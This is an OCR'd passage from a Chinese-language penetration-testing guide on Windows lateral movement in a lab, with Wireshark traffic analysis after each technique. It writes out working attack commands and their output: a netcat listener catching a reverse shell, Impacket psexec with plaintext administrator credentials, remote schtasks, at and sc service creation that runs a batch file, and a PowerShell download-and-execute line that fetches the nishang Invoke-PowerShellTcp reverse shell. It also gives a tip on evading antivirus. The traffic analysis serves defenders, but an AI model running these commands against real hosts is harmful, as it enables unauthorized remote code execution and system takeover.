


黑客通过在 vps 上 nc –lvp 3333 获取持久性 shell

```
root@kali:~# nc -lvp 3333
listening on [any] 3333 ...
10.100.19.17: inverse host lookup failed: Unknown host
connect to [10.100.18.20] from (UNKNOWN) [10.100.19.17] 47552
bash: no job control in this shell
[admin@localhost ~]$ id
id
uid=500(admin) gid=500(admin) groups=500(admin) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[admin@localhost ~]$ whoami
whoami
admin
You have new mail in /var/mail/admin
[admin@localhost ~]$
```

流量分析：






24.PsExec

攻击机：Windows 2012 R2 （10.100.18.22）安装 Python2.7（或者将 py 文件打包成 exe 格式可以免杀） 被攻击机：Windows 2012 R2 （10.100.18.21）

攻击手法： python psexec.py administrator:3edc7UJM@10.100.18.21


C:\Users\Administrator\Desktop\tools\inpacket-master\exanples>python psexec.py a
dninistrator:3edc?UJM@10.100.18.21
Inpacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation
[*] Requesting shares on 10.100.18.21.....
[*] Found writable share ADMIN$
[*] Uploading file YISTmhKc.exe
[*] Opening SVCManager on 10.100.18.21.....
[*] Creating service qHrn on 10.100.18.21.....
[*] Starting service qHrn.....
[!] Press help for extra shell commands
C:\Windows\system32>whoami /user /fo list
nt authority\system
SID: S-1-5-18
C:\Windows\system32>ipconfig
Windows IP
IPv4 : 10.100.18.21
: 255.255.0.0
: 255.255.252.0
isatap.{2353610D-A0C9-46EE-ACE4-DA287CB447000}:
isatap.{13076B27-CF3A-4590-94F6-300654?1A561}:
C:\Windows\system32>net user
Administrator Guest
C:\Windows\system32>

流量分析：


ip.addr == 10.100.18.21 and ip.addr == 10.100.18.22
No. Time Source Destination Protocol Length Info
191 2.983305 10.100.18.22 10.100.18.21 TCP 66 49267 → 445 [SYN, ECN, CWR] Seq=0
192 2.983549 10.100.18.21 10.100.18.22 TCP 66 445 → 49267 [SYN, ACK, ECN] Seq=0
193 2.983590 10.100.18.22 10.100.18.21 TCP 54 49267 → 445 [ACK] Seq=1 Ack=1 Win=5
194 2.984091 10.100.18.22 10.100.18.21 SMB 127 Negotiate Protocol Request
195 2.984618 10.100.18.21 10.100.18.22 SMB2 228 Negotiate Protocol Response
196 2.986355 10.100.18.22 10.100.18.21 SMB2 164 Negotiate Protocol Request
197 2.986778 10.100.18.21 10.100.18.22 SMB2 228 Negotiate Protocol Response
198 2.989152 10.100.18.22 10.100.18.21 SMB2 212 Session Setup Request, NTLMSSP_NEGO
199 2.989444 10.100.18.21 10.100.18.22 SMB2 401 Session Setup Response, Error: STAT
200 2.992426 10.100.18.22 10.100.18.21 TCP 54 49267 → 445 [ACK] Seq=342 Ack=696 W
202 2.996366 10.100.18.22 10.100.18.21 SMB2 520 Session Setup Request, NTLMSSP_AUTH
203 2.997384 10.100.18.21 10.100.18.22 SMB2 139 Session Setup Response
205 3.000143 10.100.18.22 10.100.18.21 SMB2 220 Encrypted SMB3
206 3.000301 10.100.18.21 10.100.18.22 SMB2 150 Encrypted SMB3
207 3.002705 10.100.18.22 10.100.18.21 SMB2 242 Encrypted SMB3
Frame 203: 139 bytes on wire (1112 bits), 139 bytes captured (1112 bits) on interface 0
Ethernet II, Src: Vmware_8a:75:7d (00:50:56:8a:75:7d), Dst: Vmware_8a:47:4f (00:50:56:8a:47:4f)
Internet Protocol Version 4, Src: 10.100.18.21, Dst: 10.100.18.22
Transmission Control Protocol, Src Port: 445, Dst Port: 49267, Seq: 696, Ack: 808, Len: 85
NetBIOS Session Service
SMB2 (Server Message Block Protocol version 2)
0000 00 50 56 8a 47 4f 00 50 56 8a 75 7d 08 00 45 02
0010 00 7d 3d ff 40 00 80 06 83 87 0a 64 12 15 0a 64
0020 12 16 01 bd c0 73 72 c1 bb 65 74 86 9c f1 50 18
0030 08 02 6d 3c 00 00 00 00 00 51 fe 53 4d 42 40 00
0040 01 00 00 00 00 00 01 00 21 00 00 00 00 00 00 00
0050 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00
字节 70-81: Chain Offset (smb2.chain_offset)
分组: 2319 · 已显示: 305 (13.2%) · 已丢弃: 0 (0.0%)

25.计划任务

环境： 攻击机 A：Kali（10.100.18.20）用于接收反向 shell 连接 攻击机 B：Windows 2012 R2 （10.100.18.22） 被攻击机：Windows 2012 R2 （10.100.18.21）安装 Python2.7（或者将 py 文件打包成 exe 格式可以免杀）

攻击手法： Schtasks–计划任务

连接 10.100.18.21 的 IPC$共享，用 unc 路径 net use \\10.100.18.21\c$ "3edc7JUM" /user:Administrator

```
C:\Users\Administrator\Desktop>net use \\10.100.18.21\c$
命令成功完成。


C:\Users\Administrator\Desktop>net use \\10.100.18.21\c$
本地名称
远程名称      \\10.100.18.21\c$
资源类型      Disk
状态          OK
# 打开        0
# 连接        1
命令成功完成。
```

查看共享 Net view \\10.100.18.21 目录浏览 dir \\10.100.18.21\c$\Users\Administrator\Desktop\

```
C:\Users\Administrator\Desktop>dir \\10.100.18.21\c$\Users\Administrator\Desktop
 驱动器 \\10.100.18.21\c$ 中的卷没有标签。
 卷的序列号是 8471-EB25

 \\10.100.18.21\c$\Users\Administrator\Desktop 的目录

2019/03/26  11:17    <DIR>          .
2019/03/26  11:17    <DIR>          ..
2019/03/26  11:08               217 1.bat
2019/03/25  14:38               177 1.txt
2018/10/22  13:23    <DIR>          cn_sql_server_2012_standard_edition_x86_x64_
dvd_813404
2018/11/06  09:26        14,170,344 edr_installer_10.100.19.195_8083.exe
2019/03/22  14:22    <DIR>          tools
2018/12/04  16:35         3,215,360 win2012_medusa_top1000_20181204_16_34.evtx
2018/12/04  16:42         5,312,512 win2012_nlbrute_top1000_20181204_16_41.evtx
2019/03/26  09:12            14,102 unic.txt
               6 个文件     22,712,712 字节
               4 个目录 81,350,995,968 可用字节
```

复制本地 1.bat 到桌面 copy 1.bat \\10.100.18.21\c$\Users\Administrator\Desktop\

```
C:\Users\Administrator\Desktop>copy 1.bat \\10.100.18.21\c$\Users\Administrator\
Desktop\
已复制        1 个文件。
```

查询目标时间 net time \\10.100.18.21

添加计划任务

schtasks /create /s 10.100.18.21 /u administrator /p 3edc7UJM /ru "SYSTEM" /tn CMDNAME /sc DAILY /st 11:25 /tr C:\\Users\\Administrator\\Desktop\\1.bat /F


1.bat


PowerShell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.100.18.20 -Port 3333

成功获取反向 shell（测试过程种会有几分钟延迟）


root@kali:~# nc -lvp 3333
listening on [any] 3333 ...
10.100.18.21: inverse host lookup failed: Unknown host
connect to [10.100.18.20] from (UNKNOWN) [10.100.18.21] 50513
Windows PowerShell running as user WIN-R3O353VEF3M$ on WIN-R3O353VEF3M
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS C:\Windows\system32>whoami
nt authority\system
PS C:\Windows\system32> ipconfig
Windows IP ??
?????? Ethernet1:
????? DNS ?? . . . . . :
???? IPv6 ??. . . . . : fe80::8d28:5586:fa67:b94d%15
???? IPv4 ?? . . . . . : 169.254.185.77
???? . . . . . : 255.255.0.0
????. . . . . :
?????? Ethernet0:
????? DNS ?? . . . . . :
???? IPv6 ??. . . . . : fe80::34b6:67ec:358f:75ae%12
IPv4 ?? . . . . . : 10.100.18.21
???? . . . . . : 255.255.252.0
????. . . . . : 10.100.19.254
????? isatap.{2353610D-A0C9-46EE-ACE4-DA287CB44700}:
???? . . . . . : ?????
????? DNS ?? . . . . . :
????? isatap.{13076B27-CF3A-4590-94F6-30065471A561}:
???? . . . . . : ?????
????? DNS ?? . . . . . :
PS C:\Windows\system32>

流量分析：


ip.addr == 10.100.18.21 and ip.addr == 10.100.18.22
No. Time Source Destination Protocol Length Info
942 10.090701 10.100.18.22 10.100.18.21 TCP 66 49866 → 445 [SYN, ECN, CWR] Seq=0
943 10.090987 10.100.18.21 10.100.18.22 TCP 66 445 → 49866 [SYN, ACK, ECN] Seq=0
944 10.090953 10.100.18.22 10.100.18.21 TCP 54 49866 → 445 [ACK] Seq=1 Ack=1 Win=5
945 10.091049 10.100.18.22 10.100.18.21 SMB 213 Negotiate Protocol Request
946 10.091589 10.100.18.21 10.100.18.22 SMB2 228 Negotiate Protocol Response
947 10.091654 10.100.18.22 10.100.18.21 SMB2 166 Negotiate Protocol Request
948 10.091930 10.100.18.21 10.100.18.22 SMB2 228 Negotiate Protocol Response
949 10.092486 10.100.18.22 10.100.18.21 SMB2 220 Session Setup Request, NTLMSSP_NEGO
950 10.092686 10.100.18.21 10.100.18.22 SMB2 401 Session Setup Response, Error: STA
951 10.092909 10.100.18.22 10.100.18.21 SMB2 729 Session Setup Request, NTLMSSP_AUTH
952 10.093558 10.100.18.21 10.100.18.22 SMB2 159 Session Setup Response
953 10.093792 10.100.18.22 10.100.18.21 SMB2 168 Tree Connect Request Tree: \\10.10
954 10.093932 10.100.18.21 10.100.18.22 SMB2 138 Tree Connect Response
955 10.093976 10.100.18.22 10.100.18.21 SMB2 212 Ioctl Request FSCTL_VALIDATE_NEGOTI
956 10.094089 10.100.18.21 10.100.18.22 SMB2 194 Ioctl Response FSCTL_VALIDATE_NEGOT
957 10.094154 10.100.18.22 10.100.18.21 SMB2 178 Ioctl Request FSCTL_QUERY_NETWORK_I
958 10.094271 10.100.18.21 10.100.18.22 SMB2 778 Ioctl Response FSCTL_QUERY_NETWORK
Frame 945: 213 bytes on wire (1704 bits), 213 bytes captured (1704 bits) on interface 0
Ethernet II, Src: Vmware_8a:47:4f (00:50:56:8a:47:4f), Dst: Vmware_8a:75:7d (00:50:56:8a:75:7d)
Internet Protocol Version 4, Src: 10.100.18.22, Dst: 10.100.18.21
Transmission Control Protocol, Src Port: 49866, Dst Port: 445, Seq: 1, Ack: 1, Len: 159
NetBIOS Session Service
0000 00 50 56 8a 75 7d 00 50 56 8a 47 4f 08 00 45 02
0010 00 c7 50 2d 40 00 80 06 00 00 0a 64 12 16 0a 64
0020 12 15 c2 ca 01 bd 2d 95 f5 5f 85 b1 7e ff 50 18
0030 08 05 35 ac 00 00 00 00 00 9b ff 53 4d 42 72 00
0040 00 00 00 18 53 c8 00 00 00 00 00 00 00 00 00 00
0050 00 00 ff ff ff fe 00 00 00 00 00 78 00 02 50 43
激活 Windows


4...RqLs.....*.r....8.....s....
9.....`.SMB@.....!.....
8.....Y.....{<.....{<.....{<.....{<.....
.....MxAc.....P.....
4...RqLs.....*.r....8.....s....9.....
.....DH2Q.... ....QFid.....
0.ey.....SMB@.....p.....
8.....)...X.....GE.
{....SMB@.....!.....
8.....)...P.....SMB@.....
.....`.....8..... .H.....H..n.h..
%.q.....SMB@.....".....
8.....
.H.....N.T.F.S.....h.SMB@.....
.
8.....!.....`.....B.SMB@.....
.....8.....I.SMB@.....
.....
8.....1.p.....PowerShell
IEX (New-Object Net.WebClient).DownloadString('https://
raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-
PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.100.18.20 -Port
3333...P.SMB@.....
8.....SMB@.....
.....8.....!...(...`.....
8Vm+.....|.5.....B.SMB@.....
8.....SMB@.....
8.....9.....
.x.8.....U.s.e.r.s.\.A.d.m.i.n.i.s.t.r.a.t.o.r.\.D.e.s.k.t.o.p.\.1...b.a.t.
2Q.....MxAc.....SMB@.....
8.....Y.....{<.....{<.....8Vm+.....|.5.....
.....
33 客户端 分组, 33 服务器 分组, 40 turn(s).
整个对话 (9297 bytes)
显示和保存数据为 ASCII
流 18
查找:
查找下一个(N)
滤掉此流
打印
Save as...
返回
Close
Help
激活 Windows

at–计划任务

连接 10.100.18.21 的 IPC$共享，用 unc 路径

net use \\10.100.18.21\c$ "3edc7JUM" /user:Administrator

复制本地 1.bat 到桌面

copy 1.bat \\10.100.18.21\c$\Users\Administrator\Desktop\

查时间

用 at 命令在 11 点 50 分启动 1.bat (这里 360 会拦截)

net time \\10.100.18.21

at \\10.100.18.21 11:50 1.bat

删除共享连接

net use \\10.100.18.21\c$ /del

Sc–计划任务

建立 ipc 连接后上传等待运行的 bat 脚本到目标系统上，创建服务（开启服务时会以 system 权限在远程系统上执行 bat 脚本）

sc \\10.100.18.21 create test binpath= "cmd.exe /c start C:\\Users\\Administrator\\Desktop\\1.bat"

开启服务，运行其它命令可以直接修改 bat 脚本内容


sc \\192.168.17.138 start test

删除服务

sc \\192.168.17.138 delete test

26.用户图形化界面


环境： 攻击机：Windows 2012 R2 （10.100.18.22） 被攻击机：Windows 2012 R2 （10.100.18.21） 攻击手法： 打开命令行输入 mstsc


管理员: 命令提示符
C:\Users\Administrator\Desktop>mstsc
C:\Users\Administrator\Desktop>
远程桌面连接
远程桌面
连接
计算机(C):
10.100.10.21
用户名:
\administrator
当你连接时将向你询问凭据。
显示选项(O)
连接(N)


输入用户凭证


Windows 安全
输入你的凭据
这些凭据将用于连接 10.100.18.21。
administrator
使用其他帐户
连接智能卡
记住我的凭据
大写锁定打开
确定
取消

成功打开目标远程桌面


10.100.18.21 - 远程桌面连接
tools
cn_sql_serv...
wmic.txt
edr_install...
1.bat
win2012_m...
pentestlab.dll
win2012_nl...
dism.CHM


流量分析：


No. Time Source Destination Protocol Length Info
338 5.746136 10.100.18.22 10.100.18.21 TCP 66 49965 → 3389 [SYN, ECN, CWR] Seq=0
339 5.746345 10.100.18.21 10.100.18.22 TCP 66 3389 → 49965 [SYN, ACK, ECN] Seq=0
340 5.746379 10.100.18.22 10.100.18.21 TCP 54 49965 → 3389 [ACK] Seq=1 Ack=1 Win=
341 5.747047 10.100.18.22 10.100.18.21 TLSv1.2 73 Ignored Unknown Record
342 5.750123 10.100.18.21 10.100.18.22 TLSv1.2 73 Ignored Unknown Record
343 5.752141 10.100.18.22 10.100.18.21 TCP 54 49965 → 3389 [ACK] Seq=20 Ack=20 Wi
639 11.267614 10.100.18.21 10.100.18.22 NBSS 60 NBSS Continuation Message
640 11.267634 10.100.18.21 10.100.18.22 TCP 66 49866 → 445 [ACK] Seq=1 Ack=2 Win=2
